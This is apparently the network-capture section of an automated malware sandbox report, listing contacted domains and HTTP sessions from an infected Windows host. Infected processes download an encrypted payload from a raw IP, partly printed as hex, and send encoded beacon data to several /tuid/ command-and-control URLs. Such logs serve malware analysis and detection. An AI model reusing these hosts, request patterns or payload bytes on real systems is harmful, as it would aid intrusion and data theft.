- www.wwwf2dni.com
- www.blueonb.com
- www.mojawapo.com
- www.hikingtaibah.com
- www.xc8b49c6mnmdts.xyz
- www.vtubber.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49750	101.99.94.169	80	C:\Program Files (x86)\Internet Explorer\ielowutil.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:42:40.217978001 CEST	237	OUT	GET /WHvBvQsIuWdD218.inf HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 101.99.94.169 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:42:40.339495897 CEST	238	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Sun, 07 Aug 2022 21:13:45 GMT Accept-Ranges: bytes ETag: "b37b6694a2aad81:0" Server: Microsoft-IIS/8.5 Date: Mon, 08 Aug 2022 07:42:39 GMT Content-Length: 175168 Data Raw: d6 85 6c af 8d 6c c4 65 77 f1 b2 ec 37 9f 69 15 89 76 d4 9d b4 82 52 f3 47 44 89 be e8 99 65 10 4f ab e8 ac b1 fb b3 f7 ae a5 49 d4 6c 23 6d 0d 33 d2 57 4b e3 34 77 64 ea 91 8d 66 fa a7 8c 75 33 e0 19 93 ac f0 66 82 87 f2 72 3b 4d 01 0d 0c 4c e9 b6 83 00 36 d3 8b 1e a9 10 f2 11 c8 6a a6 da 38 91 08 c3 57 76 02 7f 7a e9 8f fc 14 e0 f9 2b f2 5e 07 87 82 5f 7b b9 16 ca 25 f1 12 37 f7 49 87 0d 52 6f 9f 90 af a9 20 3f cd 6b 25 69 4b ea 79 3b a8 38 b0 d4 d2 bc 13 ff 8b 62 1b 74 4f ea b2 a8 07 11 2b 24 d8 11 ce 13 b1 13 4e 68 8f 27 5c 19 41 04 65 72 a6 fd ae b3 84 88 72 df ce 8e e8 6f 94 09 db 92 39 83 11 a9 b0 5f 82 b1 50 71 7e 34 c1 a2 02 c6 fc ba 8d 76 0a 2c 88 b6 ab 84 18 37 bd 08 d2 28 78 d6 d2 18 1c ee b0 b2 76 27 63 0a 64 9a ef ca 0d 58 ec 27 8e d7 18 22 46 57 5c 9b 33 3a 58 82 4c cd eb 9b 88 cc 80 fd 5d 1c 1d 80 1f 77 9b 71 c7 0b fd a8 b5 ea c3 0a c6 2f 77 67 85 74 2b fd 21 e5 58 8b 11 3d 18 2d a0 18 35 f4 47 19 48 e5 bb 19 69 06 81 35 76 1f 1d 06 97 d2 22 8a be 0c e0 15 9b 6c 25 75 44 29 d9 56 93 fd 2c 40 ac 52 53 40 0e c7 c7 df b4 b3 a1 26 4b ef d6 e5 8a 43 b7 32 bd 24 05 03 e1 28 68 c0 bd 8b 1e 91 52 88 d9 50 d8 79 f8 7d 36 4b 81 80 d4 d0 bd e8 a1 7b 6c ab 7e b4 7c e2 d9 46 e4 46 c4 44 b3 4a 09 06 36 60 b2 b5 ee f9 fc 4c ef 45 ea 0f 95 89 59 31 7a 6b 3a 7f 9d 59 0e de 83 02 65 2a 65 5e ca 4c d3 a9 b1 bc d3 e3 e6 60 be c5 ec 63 a2 9d 52 85 7b b2 a1 42 ce 24 c5 32 54 37 2f 18 66 a0 46 5b c0 e4 e7 c8 be 0d 83 02 7d b7 dc a4 61 07 d1 7b d0 5c 5e af 0b 70 e5 d3 8e 28 a6 3f da 3c 08 f4 e3 d6 dc e4 0e dd a1 d7 46 ee 6e 18 dd a7 9f 97 ae ff 79 37 1b c0 3e 17 cb c4 6d f6 d0 26 7f ba b8 3a 5e 0f b7 6b 0b 80 d2 8b c7 31 51 bb b4 04 cd 0a de d3 aa 1f 1a ed 0e 91 4d ef ad a0 c1 3b 28 8e f5 49 03 43 82 b9 e0 96 50 34 1a 15 14 9b ff 7a 3f e2 bb 31 29 a8 53 1a 90 36 83 34 6f b8 b6 84 69 95 77 cc 3e e5 b3 97 bf 67 69 e2 82 79 7d 34 4c 64 d6 92 df ec 0b 34 40 4e f1 7f 4b b4 1a 30 aa c8 3d 5d 7a 5b e1 66 dc e3 a6 47 ff 62 2e e3 4d 63 16 97 ad 0c 9a fe 68 22 f7 fc e2 0f fd 32 d0 44 7e b1 56 a4 7e 28 04 58 ba eb a0 74 08 77 da e2 82 88 a9 9c 7f 95 eb 6a 61 a6 3d fc 7b 14 93 0e e0 e8 82 bc 77 ac ef 9b 2d 67 24 39 5d 94 d1 06 89 a1 2e 6a 35 6f e0 44 a3 3f b4 26 24 a6 e0 9e cf c4 3f e9 3d cc 8a c6 80 e1 d6 c0 fe 21 81 9f 25 79 ed bf 90 75 dc c3 5c b5 37 2c 99 1a 4c 04 61 b1 16 13 bc ac 3d 7b 1e bf af 1b 91 c9 e9 13 1c f8 aa 16 70 e3 d2 b4 68 cb 75 68 e8 f7 33 be ed ef e9 e6 f5 c9 0d 32 dc bd 83 b9 81 cf 0d 6d 15 90 0d db c0 e7 74 aa 31 2b 72 c9 73 73 39 be d1 09 9f a3 a8 27 93 92 f4 98 d8 10 d5 3f c3 25 aa 92 fc 3f 3d cd c8 64 4b e5 c2 37 cb b8 29 57 d1 94 ac d4 c5 48 65 8b 96 3b d5 7a ab 23 f7 00 7e ba 5c c1 44 f0 66 82 87 aa f1 d3 44 8a c5 8f 8c d5 3d 83 03 f7 50 4b 36 aa 18 0d f0 58 6a a6 da 38 91 08 c3 57 76 02 7f 7a e9 8f fc 14 e0 f9 2b f2 5e 07 87 82 5f 7b b9 16 ca 25 49 12 37 f7 47 98 b7 5c 6f 2b 99 62 88 98 3e 81 a6 04 3d 23 83 0a 1b d8 4a df b3 a0 dd 7e df e8 03 75 1a 20 9e 92 ca 62 31 59 51 b6 31 a7 7d 91 57 01 3b af 4a 33 7d 24 2a 68 7f ac d9 ae b3 84 88 72 df ce 93 9e c7 b2 50 cc 54 4c da 06 6f c5 06 95 77 25 33 f4 59 b4 b5 15 00 89 f8 07 2e 7f 76 9f 70 de c6 92 6c c8 50 c5 ee 0d 84 bb 7b 74 b7 a7 74 03 27 63 0a 64 9a ef ca Data Ascii: llew7ivRGDeOIl#m3WK4wdfu3fr;ML6j8Wvz+^_{%7IRo ?k%iKy;8btO+$Nh'\Aerro9_Pq~4v,7(xv'cdX'"FW \3:XL]wq/wgt+!X=-5GHi5v"l%uD)V,@RS@&KC2$(hRPy}6K{l~|FFDJ6`LEY1zk:Ye*e^L`cR{B$2T7/fF[}a{\^p(?<Fny7>m& :^k1QM;(ICP4z?1)S64oiw>giy}4Ld4@NK0=]z[fGb.Mch"2D~V~(Xtwja={w-g$9].j5oD?&$?=!%yu\7,La={phuh32mt1+rss9'? %?=dK7)WHe;z#~\DfD=PK6Xj8Wvz+^_{%I7G\o+b>=#J~u b1YQ1}W;J3}$*hrPTLow%3Y.vplP{tt'cd

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49754	217.160.0.178	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:44:17.775826931 CEST	443	OUT	GET /tuid/?m4bd=csUEPuyljQauctU/Z8NbC9ms5fC6XWDYEeq9yCIh8wbky0EJAlqn2MT949GlS8zP8lU0&M8s=w86DJpgx5FYlUfRP HTTP/1.1 Host: www.maximilianvonah.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 17:44:17.897661924 CEST	444	IN	HTTP/1.1 308 Permanent Redirect Content-Type: text/html; charset=iso-8859-1 Content-Length: 337 Connection: close Date: Mon, 08 Aug 2022 15:44:17 GMT Server: Apache Location: https://eisberg-seminare.de/?m4bd=csUEPuyljQauctU/Z8NbC9ms5fC6XWDYEeq9yCIh8wbky0EJAlqn2MT949GlS8zP8lU0&M8s=w86DJpgx5FYlUfRP Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 38 20 50 65 72 6d 61 6e 65 6e 74 20 52 65 64 69 72 65 63 74 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 50 65 72 6d 61 6e 65 6e 74 20 52 65 64 69 72 65 63 74 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 65 69 73 62 65 72 67 2d 73 65 6d 69 6e 61 72 65 2e 64 65 2f 3f 6d 34 62 64 3d 63 73 55 45 50 75 79 6c 6a 51 61 75 63 74 55 2f 5a 38 4e 62 43 39 6d 73 35 66 43 36 58 57 44 59 45 65 71 39 79 43 49 68 38 77 62 6b 79 30 45 4a 41 6c 71 6e 32 4d 54 39 34 39 47 6c 53 38 7a 50 38 6c 55 30 26 61 6d 70 3b 4d 38 73 3d 77 38 36 44 4a 70 67 78 35 46 59 6c 55 66 52 50 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>308 Permanent Redirect</title></head><body> Permanent Redirect The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.11.20	49765	142.251.39.115	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:14.863590956 CEST	903	OUT	POST /tuid/ HTTP/1.1 Host: www.programmedsolution.com Connection: close Content-Length: 174830 Cache-Control: no-cache Origin: http://www.programmedsolution.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.programmedsolution.com/tuid/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 6d 34 62 64 3d 4e 74 68 36 50 7a 35 74 56 2d 4b 4f 51 76 65 6b 44 64 48 44 44 33 30 54 70 50 6b 48 6f 64 7e 79 66 70 76 31 4d 4a 58 43 64 78 36 71 41 76 7e 72 5a 4f 33 73 41 75 6f 66 31 6d 39 4b 47 74 79 4e 6d 69 35 6d 59 43 6c 55 79 58 6b 6b 6a 38 38 6b 63 68 28 30 4b 55 5a 79 41 54 43 67 66 54 4e 36 6c 6e 6e 67 44 64 44 4b 70 4b 36 48 30 57 78 5f 66 42 37 51 59 39 47 46 41 4f 4b 2d 4d 35 69 62 28 4a 50 64 44 45 79 58 37 7a 7e 2d 58 42 30 65 52 57 50 2d 71 5a 31 71 68 55 69 58 54 38 50 6e 53 67 47 37 44 4b 35 51 57 4e 62 74 46 51 44 39 52 53 74 31 50 77 7e 55 73 38 61 6a 50 71 70 55 68 34 7a 67 28 41 79 52 68 74 4f 75 64 77 48 4a 7e 56 68 50 62 71 39 54 36 46 6d 78 50 57 45 52 48 54 37 4b 79 31 54 30 49 35 45 54 72 6d 30 35 65 4f 4d 7a 6f 67 50 79 72 78 35 4d 37 4a 37 33 53 39 7a 77 5a 39 79 32 48 6b 73 77 5a 39 46 76 5a 49 59 63 33 6b 35 4c 42 57 4b 76 62 6d 66 50 39 59 34 37 6f 68 65 45 65 4e 39 67 28 6a 4d 65 46 57 50 52 4d 70 34 56 50 39 73 4a 31 53 6c 64 67 53 71 58 50 42 44 6a 44 31 61 37 38 37 31 30 68 71 44 43 62 78 33 5f 43 71 6f 74 4c 68 54 72 6f 71 72 75 28 4d 65 68 6d 53 51 6c 44 37 5a 70 76 4c 4a 77 63 2d 45 6f 4d 4e 75 4b 76 53 59 33 4d 5f 67 7a 58 70 6f 4f 69 6c 39 71 73 58 5a 6e 4e 33 79 6e 6b 33 63 51 58 78 57 7a 6e 6c 45 76 75 79 69 36 7e 71 77 31 41 44 4e 61 33 62 78 77 34 65 4a 46 6b 4b 32 4d 37 69 67 6a 65 37 54 64 7a 58 64 36 66 35 56 52 59 37 63 4f 52 6f 79 7a 54 30 37 7a 43 67 66 4a 65 77 50 68 68 58 5a 49 34 49 79 4f 70 61 33 38 32 50 4b 45 47 61 35 57 39 65 78 6b 77 39 59 46 51 35 68 51 74 73 63 50 73 6d 49 5f 51 39 41 58 51 4b 76 5a 75 76 67 61 63 5f 6f 55 71 79 79 4a 59 62 66 6a 45 4e 42 61 6e 56 66 64 7e 37 37 73 55 57 57 4f 70 64 74 52 79 5f 41 54 46 72 6f 48 77 6e 58 57 6c 4b 33 7a 58 36 32 53 33 77 4b 68 4a 32 72 62 44 72 35 76 67 6f 48 78 64 59 6e 64 75 57 51 4f 63 7a 76 4c 4e 79 53 5a 73 6a 37 62 74 66 55 6a 4d 44 6d 59 41 4c 71 4c 7a 72 4d 34 32 58 5a 2d 76 76 48 71 66 4d 4e 47 57 48 6d 64 6d 52 76 2d 6e 78 42 30 52 70 6d 58 39 51 4c 6a 35 4b 49 2d 39 56 69 49 50 4a 50 62 35 45 63 64 74 50 31 41 59 56 6c 32 48 73 61 36 74 62 4f 7a 4c 37 4c 6e 73 4e 7a 6d 68 45 65 42 53 6b 74 44 4e 30 58 48 59 4b 6d 67 32 43 5a 71 4b 66 75 6e 36 65 51 78 47 53 61 44 6f 32 6d 5a 6e 48 42 61 39 35 4a 6d 4f 72 53 70 45 4c 44 5f 79 4f 6b 68 77 57 4c 54 28 4a 6f 65 4e 72 69 45 6d 71 53 35 74 61 4e 56 48 34 38 75 6d 71 59 79 4e 72 30 77 56 32 6e 43 44 56 66 52 51 59 55 5f 56 41 53 6b 41 4c 4d 67 6d 47 6a 77 7e 66 59 70 6d 59 47 52 6b 35 7e 76 6b 6a 52 7a 37 62 6f 30 7e 62 77 2d 76 78 4f 76 53 45 31 63 68 43 6c 59 33 78 49 38 54 4e 68 6c 33 62 51 4d 39 41 6e 55 71 37 61 5a 28 37 47 47 52 39 74 67 74 75 41 67 75 69 48 66 28 4c 66 35 79 5f 75 4a 76 6a 49 6a 47 71 6d 58 50 56 63 67 68 4e 78 75 75 36 31 4e 45 32 7e 59 74 31 65 78 4e 67 53 47 7a 4c 47 32 37 30 33 6e 4d 55 4c 4d 66 6d 66 68 6b 73 52 32 77 58 35 6d 75 6c 4a 75 66 4f 4b 7a 34 32 4a 5f 51 61 74 6b 78 77 6e 55 39 76 54 32 7a 38 4d 48 6f 55 56 58 44 4a 7a 38 44 79 47 43 6b 76 62 67 54 33 35 7a 46 73 49 59 72 5f 31 45 6d 56 76 56 62 63 34 46 69 30 50 65 46 7a 4a 5f 34 5f 63 46 69 5a 31 55 64 51 35 71 6f 6d 4a 5f 66 77 41 52 58 41 6e 7a 49 55 44 5f 6f 59 33 6e 64 52 72 47 6b 47 54 7a 56 39 45 6f 79 6f 69 33 64 71 70 35 42 6e 4f 71 65 4a 33 6b 34 41 37 69 38 55 46 77 6a 53 68 36 68 4b 61 5f 63 45 4b 4c 73 62 42 4d 6a 52 49 52 7e 42 57 55 62 74 34 49 7e 62 45 75 36 6a 61 41 32 66 75 49 51 72 41 33 55 6d 58 77 44 55 50 32 62 4d 46 31 6a 4a 31 32 31 37 66 65 51 48 79 31 4f 56 61 32 55 52 52 62 34 62 33 68 36 69 7a 43 73 49 65 75 4e 70 38 5f 30 43 58 52 6b 6d 4d 79 32 54 69 59 72 6d 4a 5f 67 64 59 6d 71 68 62 6e 49 35 7a 74 77 48 6b 53 78 6a 54 7a 41 72 38 72 56 57 36 6e 67 34 4e 46 6f 57 32 36 28 74 4f 6f 41 6d 4a 6d 75 79 36 30 62 55 64 55 32 31 4a 76 44 4b 7a 2d 65 63 63 6c 69 57 63 2d 51 5f 5a 50 4d 71 52 65 79 42 58 35 6a 6c 70 70 30 34 31 63 6e 37 39 59 41 61 79 38 35 36 53 65 77 77 76 66 5a 41 65 54 5a 6e 61 6e 48 2d 64 36 47 38 31 66 4e 64 43 47 35 36 55 6d 37 47 75 30 59 78 7e 32 70 65 45 70 59 76 4d 42 4b 52 7e 37 33 44 71 78 67 35 61 52 59 6c Data Ascii: m4bd=Nth6Pz5tV-KOQvekDdHDD30TpPkHod~yfpv1MJXCdx6qAv~rZO3sAuof1m9KGtyNmi5mYClUy Xkkj88kch(0KUZyATCgfTN6lnngDdDKpK6H0Wx_fB7QY9GFAOK-M5ib(JPdDEyX7z~-XB0eRWP-qZ1qhUiXT8PnSgG 7DK5QWNbtFQD9RSt1Pw~Us8ajPqpUh4zg(AyRhtOudwHJ~VhPbq9T6FmxPWERHT7Ky1T0l5ETrm05eOMzogPyrx5M7 J73S9zwZ9y2HkswZ9FvZIYc3k5LBWKvbmfP9Y47oheEeN9g(jMeFWPRMp4VP9sJ1SldgSqXPBDjD1a78710hqDCbx3 _CqotLhTroqru(MehmSQlD7ZpvLJwc-EoMNuKvSY3M_gzXpoOil9qsXZnN3ynk3cQXxWznlEvuyi6~qw1ADNa3bxw4 eJFkK2M7igje7TdzXd6f5VRY7cORoyzT07zCgfJewPhhXZI4IyOpa382PKEGa5W9exkw9YFQ5hQtscPsmI_Q9AXQKv Zuvgac_oUqyyJYbfjENBanVfd~77sUWWOpdtRy_ATFroHwnXWlK3zX62S3wKhJ2rbDr5vgoHxdYnduWQOczvLNySZs j7btfUjMDmYALqLzrM42XZ-vvHqfMNGWHmdmRv-nxB0RpmX9QLj5KI-9ViIPJPb5EcdtP1AYVl2Hsa6tbOzL7LnsNz mhEeBSktDN0XHYKmg2CZqKfun6eQxGSaDo2mZnHBa95JmOrSpELD_yOkhwWLT(JoeNriEmqS5taNVH48 umqYyNr0wV2nCDVfRQYU_VASkALMgmGjw~fYpmYGRk5~vkjRz7bo0~bw-vxOvSE1chClY3xI8TNhl3bQM9AnUq7aZ(7GGR9tgtuAguiHf(Lf5y_uJvjIjGqmXPVcghNxuu61NE2~Yt1exNgSGzLG2703nMULMfmfhksR2wX5mulJufOKz42J _QatkxwnU9vT2z8MHoUVXDJz8DyGCkvbgT35zFsIYr_1EmVvVbc4Fi0PeFzJ_4_cFiZ1UdQ5qomJ_fwARXAnzIUD_o Y3ndRrGkGTzV9Eoyoi3dqp5BnOqeJ3k4A7i8UFwjSh6hKa_cEKLsbBMjRIR~BWUbt4l~bEu6jaA2fulQrA3UmXwDUP 2bMF1jJ1217feQHy1OVa2URRb4b3h6izCsIeuNp8_0CXRkmMy2TiYrmJ_gdYmqhbnI5ztwHkSxjTzAr8rVW6ng4NFo W26(tOoAmJmuy60bUdU21JvDKz-eccliWc-Q_ZPMqReyBX5jlpp041cn79YAay856SewwvfZAeTZnanH-d6G81fNdC G56Um7Gu0Yx~2peEpYvMBKR~73Dqxg5aRYlzv0D~dINRpmAXs4dE_iX2p6l80I2BEBLsMlYH0yFJERTvU9VhsboXkW sovWYoGN0LBBg(NeKpUQNQpIUGlybRDeLThzrP28GvuPGoc8Hwha4K-FOuir-lAgHKDyHRWc4Kpu2pFcp0muUkGcQ9 r1mdHLZCsmqEgk6BQ72qbuXmSw7FX~k162NdsRAYZeqlc6i2uGPPAnpB2VkQEp3H2Zr5W8NhXG3iGvlK6lidVCz4RE 6a6ikMLvl5L2zjfCcI37O9F4Res413i9tZOrHpCVfU4jt~9T0g9IT6ZSuvApX3uBedOrBWGsaExe_1K9zCU~GmXU9w vmNrQyZAA~N6PzudfBNQS0x4keBlp4MyvCVCjOO2vcSSr~81OuLIbrOAx3qm-XtAjOl5H53juw2b58GIw5u7OUeQtM J3JVvpPV4omNf3KLvgEcI3R(QtWhwYuRhlQPq3z2uQNMm(vXvSy16jD(6TA3AjXrTmgkq5DpzEjJ6b43NsYr7us66(hxh~VGkh4hyYmryTOdcpV2FfuzXXiC-zAg2l6WeNHrphzYQM1V_sTIqD23K75DB9JrsU9LH43bUJv2ruf2_9weMYjV v36lm7w8W7quoqMDKnNZbTxD3LKlnsKPU2mKua5iJ1cV80o2TbRWgn51N3n1nyu9q8sAU5ESJj0rjWO5hG_OkCyJ_A TyW08zNKULQ6BaEnsGFQbN6bzqQoSUjP7YCRl9Lnawq4dyvw4QHpoo22ktOEHWxgNRikeQlsts-fl(QJVOCdENYOjx eqgN5wLyl7LDA~5IO6-LqDFGpLiDiff~7bwDzVuDP~3vaI4rNe0Ih~urWH_(IScOrsuvsjHtxN2jwBIIWSBTnnDGvK r2cTOuc1N5t1Pb0wWnFfP6X
Aug 8, 2022 17:45:15.420994997 CEST	1083	IN	HTTP/1.1 301 Moved Permanently Content-Type: application/binary Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Mon, 08 Aug 2022 15:45:15 GMT Location: https://www.programmedsolution.com/tuid/ Server: ESF Content-Length: 0 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.11.20	49766	142.251.39.115	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:14.881884098 CEST	932	OUT	GET /tuid/?m4bd=CvVARU9fNp+vKMKeLa6AXw4JheY799aWEuKndqaVaC/gFtqDUvqUT5Zi2l9zF52EiAp1&M8s=w86DJpgx5FYlUfRP HTTP/1.1 Host: www.programmedsolution.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 17:45:15.003175020 CEST	1082	IN	HTTP/1.1 301 Moved Permanently Content-Type: application/binary Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Mon, 08 Aug 2022 15:45:14 GMT Location: https://www.programmedsolution.com/tuid/?m4bd=CvVARU9fNp+vKMKeLa6AXw4JheY799aWEuKndqaVaC/gFtqDUvqUT5Zi2l9zF52EiAp1&M8s=w86DJpgx5FYlUfRP Server: ESF Content-Length: 0 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.11.20	49767	104.21.39.116	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:25.857180119 CEST	1089	OUT	POST /tuid/ HTTP/1.1 Host: www.secureartist.com Connection: close Content-Length: 174830 Cache-Control: no-cache Origin: http://www.secureartist.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.secureartist.com/tuid/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 6d 34 62 64 3d 45 63 30 37 53 54 6c 30 73 5a 6b 6e 78 33 4f 33 56 44 55 44 54 4d 6b 5a 59 70 42 7a 43 63 30 61 6b 64 33 46 4a 6a 56 4a 51 79 61 31 7a 54 77 55 36 6d 76 61 37 58 31 64 59 72 6b 48 61 56 31 46 42 59 66 70 44 43 50 54 34 36 55 49 28 47 64 57 67 4a 78 48 30 44 6d 33 48 75 36 4f 72 5a 37 45 73 35 53 7a 32 38 4a 54 47 50 44 67 52 43 28 50 41 4a 6a 73 30 56 43 42 78 50 61 42 73 4a 41 4c 66 55 32 55 79 4a 71 5f 52 67 57 76 76 50 45 4a 45 44 6d 53 41 4c 78 77 45 54 5a 44 5a 47 28 70 41 51 4f 77 58 72 36 35 47 48 68 52 44 56 44 42 63 47 73 68 4c 51 67 72 59 6a 75 6e 71 36 4d 78 58 43 45 75 33 6e 39 5f 6a 57 55 48 4c 39 31 6e 7a 75 30 76 4b 70 6f 6d 67 36 33 38 47 61 54 34 76 58 4e 71 73 6d 64 46 61 4e 57 77 52 6e 31 78 62 39 68 62 41 37 5a 53 52 78 49 53 75 44 50 33 62 2d 36 43 39 53 7e 69 31 6c 4e 6b 50 64 39 79 6a 45 72 64 53 4c 32 44 42 65 4a 61 76 68 48 5f 75 4f 57 44 67 7a 70 46 36 74 4b 4b 51 62 65 51 36 4c 37 59 28 6b 52 4d 78 4b 58 62 79 4b 59 32 70 71 63 7a 73 39 33 44 38 36 30 41 43 42 44 6f 32 64 5a 4e 39 4e 66 6b 4d 6c 70 47 68 47 53 59 4e 63 7e 58 7a 51 35 44 61 52 4d 68 55 51 58 47 4a 35 61 55 32 49 74 51 50 58 52 63 4a 48 41 5a 52 62 64 4a 6c 49 62 37 71 32 79 69 47 4a 75 77 30 67 4c 64 6b 65 42 77 7a 75 4b 51 69 38 4c 43 4f 48 78 32 5a 51 79 32 6c 74 30 36 6e 72 33 43 48 4e 4d 4c 54 37 5a 42 50 52 5a 6b 79 31 75 52 75 6d 79 41 50 58 49 41 78 61 69 70 41 42 69 4a 70 61 6a 49 50 57 61 6e 28 31 68 71 72 67 43 38 50 44 77 6f 53 6a 44 6e 66 72 6a 64 28 48 79 6b 51 42 73 46 50 48 43 45 6a 6d 58 6c 77 44 4a 42 79 69 54 73 32 76 75 42 36 38 41 4e 65 49 54 45 68 71 39 72 62 38 41 58 52 5f 49 52 28 42 28 4e 5a 68 51 42 61 7a 53 37 7a 76 53 30 75 7a 34 35 68 73 30 6b 76 35 58 68 32 76 37 55 6b 34 70 74 76 33 78 44 48 59 68 67 74 76 4c 35 65 4c 48 6c 6b 37 52 75 64 57 5a 64 64 63 31 33 46 67 41 4e 7a 69 39 57 4b 53 42 68 50 6d 74 54 33 68 66 53 28 4e 46 65 71 37 32 61 66 66 34 76 44 6a 47 76 73 62 37 50 4e 67 51 45 71 66 54 38 6e 52 65 4a 62 37 43 63 5a 4c 28 78 74 32 66 76 65 6c 32 72 51 58 6d 32 53 4b 51 5a 37 5a 6f 4a 67 38 32 2d 38 32 43 78 7a 73 65 39 7e 36 78 64 4d 52 43 65 28 35 74 49 6b 67 52 4a 62 6e 50 78 7e 79 34 45 7a 62 50 54 31 76 64 56 7a 38 59 49 57 75 7a 33 6d 6e 6f 68 52 5f 7a 51 63 50 52 64 61 67 66 42 58 55 69 51 79 52 68 4e 69 55 32 58 4b 54 70 72 32 65 4d 7a 43 4c 52 4c 6d 46 4d 68 58 37 67 77 79 69 77 59 43 48 4d 36 4e 2d 78 6e 76 69 41 53 69 43 46 4e 50 53 72 4a 65 41 67 69 42 75 77 6c 36 32 51 61 66 54 53 70 52 64 32 63 78 6d 53 45 4c 39 78 34 57 75 58 32 37 68 31 46 6d 7a 64 7a 66 41 38 4a 4f 51 76 51 51 6c 59 31 47 63 44 55 56 53 69 55 79 70 66 6e 6a 61 52 4c 39 48 52 51 32 33 48 36 58 41 7e 30 6a 49 42 6a 72 5f 44 71 34 6b 38 77 4f 6e 34 4a 75 51 74 4e 49 2d 71 51 67 6f 76 45 47 62 6c 47 36 34 68 58 79 41 28 74 28 41 6c 77 49 62 4f 79 42 67 45 54 55 51 76 4b 71 62 4a 69 31 6f 36 63 55 33 4c 53 59 61 4a 77 42 52 41 5f 52 68 6b 53 52 47 6d 77 5a 55 4e 74 51 64 43 67 46 7a 64 48 44 4c 6b 4b 35 57 69 37 55 66 4d 5f 68 56 54 75 6f 4b 30 32 48 70 45 4d 42 64 43 56 63 47 59 55 62 33 47 77 55 79 4b 75 4d 66 7a 6d 31 68 50 6b 6d 4b 7e 36 63 4b 49 50 63 30 6a 30 43 6b 52 45 66 69 6b 71 55 52 45 59 70 46 6d 65 6b 4f 59 42 65 65 41 6c 6f 32 75 4a 63 67 79 68 67 2d 37 35 50 2d 62 6f 4e 73 73 68 52 50 70 48 32 33 34 5a 76 4d 55 78 73 6c 61 49 43 76 74 63 42 79 46 66 77 51 70 67 70 58 39 72 42 52 74 62 7a 57 59 64 41 53 78 6f 67 38 30 68 30 32 33 46 4d 7a 74 61 53 4b 6a 4b 4e 6a 65 54 6d 45 76 5a 79 67 55 6b 62 6b 72 59 46 49 74 64 70 6f 7e 6f 73 76 35 52 58 55 6c 33 47 2d 50 76 72 44 34 65 42 53 64 72 7a 4f 43 4e 77 41 70 34 58 47 58 4c 7a 45 62 47 47 6b 55 62 38 4b 79 50 6c 63 59 68 75 52 68 35 34 59 30 7a 42 59 33 66 45 56 59 47 46 6c 4e 44 51 4d 69 4f 71 39 54 32 59 70 67 69 65 65 65 59 28 62 37 5f 36 53 73 6e 76 66 33 76 52 63 4c 64 75 37 78 70 42 43 54 46 30 36 66 71 65 56 41 51 63 56 45 6a 39 74 32 33 64 6b 4d 4d 42 47 66 31 76 67 76 76 65 4c 63 6c 6f 79 56 4a 66 51 51 38 28 42 34 38 76 7a 77 33 4c 53 6c 74 51 36 48 54 4a 71 44 6d 59 74 46 4e 7a 64 79 4e 73 61 38 58 59 63 48 51 34 62 Data Ascii: m4bd=Ec07STl0sZknx3O3VDUDTMkZYpBzCc0akd3FJjVJQya1zTwU6mva7X1dYrkHaV1FBYfpDCPT4 6UI(GdWgJxH0Dm3Hu6OrZ7Es5Sz28JTGPDgRC(PAJjs0VCBxPaBsJALfU2UyJq_RgWvvPEJEDmSALxwE TZDZG(pAQOwXr65GHhRDVDBcGshLQgrYjung6MxXCEu3n9_jWUHL91nzu0vKpomg638GaT4vXNqsmdFa

Timestamp	kBytes transferred	Direction	Data
